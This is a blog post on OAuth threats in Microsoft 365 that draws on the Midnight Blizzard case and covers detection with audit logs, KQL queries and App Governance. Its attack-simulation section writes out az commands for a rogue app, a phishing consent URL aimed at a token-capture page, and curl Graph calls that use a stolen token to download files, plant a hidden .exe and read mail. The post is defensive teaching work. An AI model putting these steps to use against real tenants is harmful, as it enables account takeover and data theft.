



Introduction
OAuth (Open Authorization) has transformed enterprise security by enabling seamless authentication and authorization between cloud applications. However, it also presents significant security risks if improperly governed. Threat actors, particularly nation-state actors like Midnight Blizzard (APT29), increasingly exploit OAuth-based vulnerabilities to gain unauthorized access, bypass traditional authentication controls, and establish long-term persistence within corporate environments.
This blog post explores OAuth threats, real-world attacks, and effective mitigation strategies based on Microsoft’s findings regarding Midnight Blizzard’s attack on Microsoft in 2024. We will also outline steps for manually monitoring, detecting, and automatically mitigating OAuth-based attacks using Microsoft Defender for Cloud Apps (MDCA) App Governance and some basic security best practices.
Understanding OAuth threats
OAuth attacks typically involve exploiting misconfigured permissions, excessive application access, and inadequate oversight. Key risks include:
- Token Hijacking – Attackers steal OAuth refresh tokens to maintain long-term access without reauthentication.
- Consent Phishing – Attackers craft deceptive OAuth applications to trick users into granting unnecessary permissions.
- Privilege Escalation – Malicious apps request excessive privileges to exfiltrate data or manipulate user actions.
- Application Impersonation – Threat actors use legitimate-looking apps to bypass MFA and persist within an environment.
Examples of OAuth attacks

1. OAuth Applications to Deploy Virtual Machines for Cryptomining
In December 2023, Microsoft Threat Intelligence reported that threat actors exploited compromised user accounts to create OAuth applications with elevated privileges. These malicious applications were then used to deploy virtual machines (VMs) within the organization’s cloud infrastructure for cryptocurrency mining. This unauthorized activity led to increased operational costs and resource consumption for the affected organizations.
2. OAuth Applications for Business Email Compromise (BEC) and Phishing
Attackers have leveraged malicious OAuth applications to maintain persistent access to compromised email accounts, facilitating Business Email Compromise (BEC) schemes and phishing campaigns. By embedding themselves within the organization’s email system, these applications enable threat actors to intercept communications, impersonate employees, and distribute phishing emails internally and externally, increasing the likelihood of successful attacks.

3. OAuth Applications for Spamming Activity
Threat actors have also used OAuth applications to send large volumes of spam emails through compromised accounts. By exploiting the organization’s email infrastructure, attackers can distribute spam messages more effectively, often bypassing traditional security filters. This not only damages the organization’s reputation but can also lead to domain blacklisting and reduced email deliverability.

4. Midnight Blizzard’s Nation-State Attack
In January 2024, Microsoft’s security team detected a sophisticated nation-state attack targeting its corporate systems, attributed to the Russian state-sponsored actor known as Midnight Blizzard (also referred to as NOBELIUM). The attackers exploited trusted third-party applications and leveraged OAuth tokens to infiltrate target networks, demonstrating the advanced tactics employed by nation-state actors to compromise organizational security.
Simulating an OAuth token hijacking attack
To better understand how an attacker can exploit OAuth token hijacking, we’ll walk through an attack simulation based on techniques used in common attacks. This simulation demonstrates how a hacker compromises a user, steals OAuth tokens, and gains access to an organization’s cloud environment. This is not the exact Mightnight Blizzard attack, but shows the possibilities with OAuth tokens.
The attacker first registers a rogue OAuth application in Azure AD to serve as the vehicle for stealing user tokens. A common tactic used in past adversaries is leveraging free Microsoft Developer Tenants to create these rogue applications. Microsoft shut these tenants down, but you can try this with 2 tenants of your own.
1. Register the malicious application
The attacker creates a new app registration in Azure AD (for the url I wrote a php file on my own domain/server – that captures the token when the user consents later on via the redirect url):
az ad app create --display-name "TrustedApp" --identifier-uris "https://www.domain.xx/capture.html"2. Configure the application to request high privileges
The attacker configures the OAuth app to request dangerous permissions, such as:
az ad app permission add --id --api --scope "Mail.ReadWrite Files.ReadWrite.All" 3. Generate a consent link to trick victims
Once the rogue app is set up, the attacker generates a Microsoft OAuth consent URL and embeds it in a phishing email:
https://login.microsoftonline.com/organizations/oauth2/v2.0/authorize?
client_id=&
response_type=token&
redirect_uri=https://www.domain.xx/capture.html&
scope=User.Read Mail.ReadWrite Files.ReadWrite offline_access
The email impersonates a trusted cloud service (e.g., an IT helpdesk or a security update notification). If the victim clicks the link and grants consent, the attacker gains persistent access to their Microsoft 365 account without needing their credentials.
- If the user clicks and grants consent, the attacker’s rogue OAuth application gains access to their Microsoft 365 account, including emails, files, and possible administrative privileges
- Even if the user has MFA enabled, the attack succeeds because OAuth grants do not require re-authentication once approved (as long as the token is valid)
- There are some other things that need to be configured for it to be successful like type token issuance, multi tenant API access, non-restricted enterprise app consent etc.
4. Using the extracted token to move around in the environment
After obtaining initial access, an attacker can query the environment by using the extracted OAuth tokens and the Microsoft Graph API. Some examples below with the permissions I requested (limited to only file/mail/offline access):
Check assigned roles:
curl -X GET -H "Authorization: Bearer YOUR_ACCESS_TOKEN" \
https://graph.microsoft.com/v1.0/me/memberOf
Get information about the displayName, userPrincipalName and profile info:
curl -X GET -H "Authorization: Bearer YOUR_ACCESS_TOKEN" \
https://graph.microsoft.com/v1.0/me?$select=displayName,userPrincipalName,assignedLicenses
Query the permissions granted by the malicous app:
curl -X GET -H "Authorization: Bearer YOUR_ACCESS_TOKEN" \
https://graph.microsoft.com/v1.0/me/oauth2PermissionGrants
List all the files in OneDrive & download an example:
curl -X GET -H "Authorization: Bearer YOUR_ACCESS_TOKEN" \
https://graph.microsoft.com/v1.0/me/drive/root/children
curl -X GET -H "Authorization: Bearer YOUR_ACCESS_TOKEN" \
-o "stolen_file.pdf" \
https://graph.microsoft.com/v1.0/me/drive/root:/Documents/Confidential.pdf:/content
Upload a hidden (malicious?) file in OneDrive:
curl -X PUT -H "Authorization: Bearer YOUR_ACCESS_TOKEN" \
     -H "Content-Type: application/json" \
     -d '{
       "@microsoft.graph.conflictBehavior": "rename",
       "name": ".system-config.exe"
     }' \
     https://graph.microsoft.com/v1.0/me/drive/root:/Documents/.system-config.exe:/content
Read e-mails directly from the mailbox:
curl -X GET -H "Authorization: Bearer YOUR_ACCESS_TOKEN" \
     -H "Content-Type: application/json" \
     "https://graph.microsoft.com/v1.0/me/messages?$top=10"
Imagine, with even permissions, I could easily query all the users, refresh tokens, create new malicious apps, make forwards in the inbox, send phishing messages through Teams and even more if I added more permission in the initial consent and move lateral in the environment.
Identifying suspicious OAuth applications manually
OAuth-based attacks require a structured approach for detection and response. The following steps outline steps that security teams can use to investigate OAuth applications:
1. Review OAuth consent events in Audit Log
Microsoft Entra ID logs every instance where a user consents to an application requesting permissions.
Steps:
- Go to Microsoft Entra admin center
- Navigate to Monitoring > Audit Logs
- In the filter bar, set Operation to
Consent to application - Review the log entries:
- Initiated by: which user granted consent
- Target resources: app name and ID
- Modified properties: permissions granted (usually in JSON format)
What to look for:
- Unknown or suspicious application names
- Unusual permissions such as:
Mail.ReadWriteUser.ReadWrite.AllFiles.ReadWrite.Alloffline_access
2. Identify risky applications via Enterprise Applications
The Enterprise Applications blade in Entra ID lists all applications registered in your tenant and their access level.
Steps:
- In the Entra admin center, go to Applications > Enterprise applications
- Set the filter to Application type: All Applications
- Sort by Users or Last sign-in to find active apps
- Select an app to investigate:
- Review the Overview tab for the application ID, publisher, and verified status
- Go to Permissions to review API permissions granted
- Under Users and groups, view who has access or has consented
What to look for:
- Apps with no verified publisher
- Apps granted broad or high-risk permissions
- Apps with access granted by many users or without IT knowledge
3. Investigate app permissions and consent details
Steps:
- From within the app view (Enterprise Applications > [App Name]):
- Click Permissions
- Review whether access was user-consented or admin-consented
- For admin-consented apps:
- These have tenant-wide access and require immediate review if suspicious
- Click on each permission to see the associated scopes (Graph API, Exchange, etc.)
What to look for:
- Admin-consented apps that are not officially approved
- Delegated permissions with read/write access to sensitive services
4. Cross-reference with Sign-in logs (optional for Behavior Analysis)
To verify whether a suspicious app has been actively used:
Steps:
- Go to Monitoring > Sign-in logs
- Add the Application column (if not visible, click Columns > Add)
- Filter by application name (as identified in Enterprise Apps)
- Analyze:
- Frequency of sign-ins
- Locations and IP addresses
- Sign-ins at unusual times or from service principals
Investigating with KQL Queries in Microsoft Sentinel
List All OAuth consents granted (AuditLogs)
AuditLogs
| where OperationName == "Consent to application"
| extend InitiatingUser = tostring(InitiatedBy.user.userPrincipalName)
| extend AppName = tostring(parse_json(TargetResources[0].displayName))
| extend AppId = tostring(TargetResources[0].id)
| extend Permissions = tostring(parse_json(TargetResources[0].modifiedProperties)[0].newValue)
| project TimeGenerated, InitiatingUser, AppName, AppId, Permissions
| sort by TimeGenerated desc
Identify apps with high-risk permissions
AuditLogs
| where OperationName == "Consent to application"
| extend Permissions = tostring(parse_json(TargetResources[0].modifiedProperties)[0].newValue)
| extend AppName = tostring(parse_json(TargetResources[0].displayName))
| extend User = tostring(InitiatedBy.user.userPrincipalName)
| where Permissions has_any("Mail.ReadWrite", "Mail.Send", "Files.ReadWrite", "offline_access", "User.ReadWrite.All", "Directory.ReadWrite.All")
| project TimeGenerated, User, AppName, Permissions
Apps consented by multiple users
AuditLogs
| where OperationName == "Consent to application"
| extend AppName = tostring(parse_json(TargetResources[0].displayName))
| extend User = tostring(InitiatedBy.user.userPrincipalName)
| summarize UsersGrantingConsent = make_set(User), ConsentCount = count() by AppName
| where ConsentCount > 3  // You can lower the threshold for more sensitive environments
Apps making suspicious API calls (via CloudAppEvents)
CloudAppEvents
| where ActivityType has "OAuth" or Application has_any("Graph", "Exchange Online")
| extend App = tostring(RawEventData.appDisplayName)
| extend Action = tostring(RawEventData.activityType)
| extend UPN = tostring(RawEventData.user.userPrincipalName)
| extend Permissions = tostring(RawEventData.appPermissions)
| where Permissions has_any("Mail.ReadWrite", "Mail.Send", "User.ReadWrite.All", "Files.ReadWrite.All")
| project Timestamp, UPN, App, Permissions, Action
Investigating consent grants with PowerShell
Using Get-AzureADPSPermissions script
- Download the script from GitHub: Get-AzureADPSPermissions.ps1
- Open PowerShell as Administrator and navigate to the script folder
- Connect to Microsoft Entra ID:
Connect-AzureAD -tenantid "your-tenant-id" -AccountId "[email protected]"
- Run the script to export OAuth permissions:
.\Get-AzureADPSPermissions.ps1 | Export-Csv C:\temp\OAuthPermissions.csv -NoTypeInformation
- After execution, disconnect from Microsoft Entra:
Disconnect-AzureAD
- Analyze the exported CSV file, filtering for:
- ConsentType: Identify
AllPrincipalsentries affecting all users - Permissions: Look for
ReadWriteorAllpermissions that might be excessive - AppDisplayName: Spot applications with suspicious or unfamiliar names
- ReplyURL/RedirectURL: Verify that URLs belong to trusted domains
- ConsentType: Identify
Using the new Microsoft Defender for Cloud Apps – App Governance (automated)
Recently, Microsoft introduced App Governance—a powerful capability that brings much-needed visibility and control over OAuth applications across your environment.
This new feature is the reason I started writing this blog
App Governance helps bridge a critical gap in securing app-based access, and it’s an important step forward in protecting your Microsoft 365 data from misuse through third-party or malicious applications.
- Detect malicious OAuth applications
- Block suspicious OAuth consent grants automatically
- Monitor API permissions and OAuth tokens in real-time
- Automatically revoke over-permissioned applications

Step 1: Enable App Governance
- Sign in to the Microsoft Defender Security Portal
- Navigate to Cloud Apps → App Governance
- Click Enable App Governance and accept the required permissions
- Ensure Global Administrator or Security Administrator permissions are assigned to configure policies
Step 2: Audit OAuth apps


- Navigate to Cloud Apps → App Governance Dashboard
- Click Connected Applications to view all OAuth apps in use
- Use the Risk Score to identify high-risk OAuth applications
- Review permissions granted to each app and identify over-permissioned applications
- Select an app and revoke unnecessary permissions or remove untrusted apps
Step 3: Automate security policies

- Go to Policies → Create Policy
- Select OAuth App Policy and define conditions, such as:
- Apps requesting high-risk permissions (e.g.,
Mail.Send,Files.ReadWrite) - Newly authorized apps requesting broad access
- Unusual OAuth activity such as mass consent grants
- Apps requesting high-risk permissions (e.g.,
- Configure the policy action:
- Alert administrators
- Automatically revoke access to high-risk apps
- Block new risky OAuth grants
- Click Save Policy to enforce automatic security actions
Best Practices to prevent OAuth Attacks
Next month, I’ll publish a complete blog post covering every Microsoft Entra and Microsoft 365 setting you need to configure to fully protect your environment against these attacks.
In the meantime, here are the essential configurations and practices you should already have in place to reduce your exposure.
1. Restrict OAuth app consents
- Disable user consent for unverified applications
- Enable Admin Consent Workflow in Microsoft Entra ID
- Use Conditional Access policies to block risky OAuth apps
2. Implement strong authentication and authorization controls
- Require Multi-Factor Authentication (MFA) for all OAuth-based sign-ins
- Enforce least privilege access to limit the permissions assigned to apps
3. Monitor and detect unusual OAuth activity
- Continuously monitor OAuth activities using Microsoft Sentinel and Defender for Cloud Apps
- Set up alerts for high-risk permissions to detect suspicious applications
- Automate detection and response to OAuth-based threats using Microsoft Defender XDR
4. Enable Automatic Attack Disruption
- Use Microsoft Automatic Attack Disruption to detect and contain OAuth attacks in real-time
- Implement threat intelligence-based detection to respond to sophisticated OAuth-based attacks
- Integrate SIEM, XDR and SOAR solutions to automate investigation and remediation workflows
By following these best practices, organizations can harden OAuth security, quickly detect threats, and minimize the impact of unauthorized OAuth activity
Additional Resources
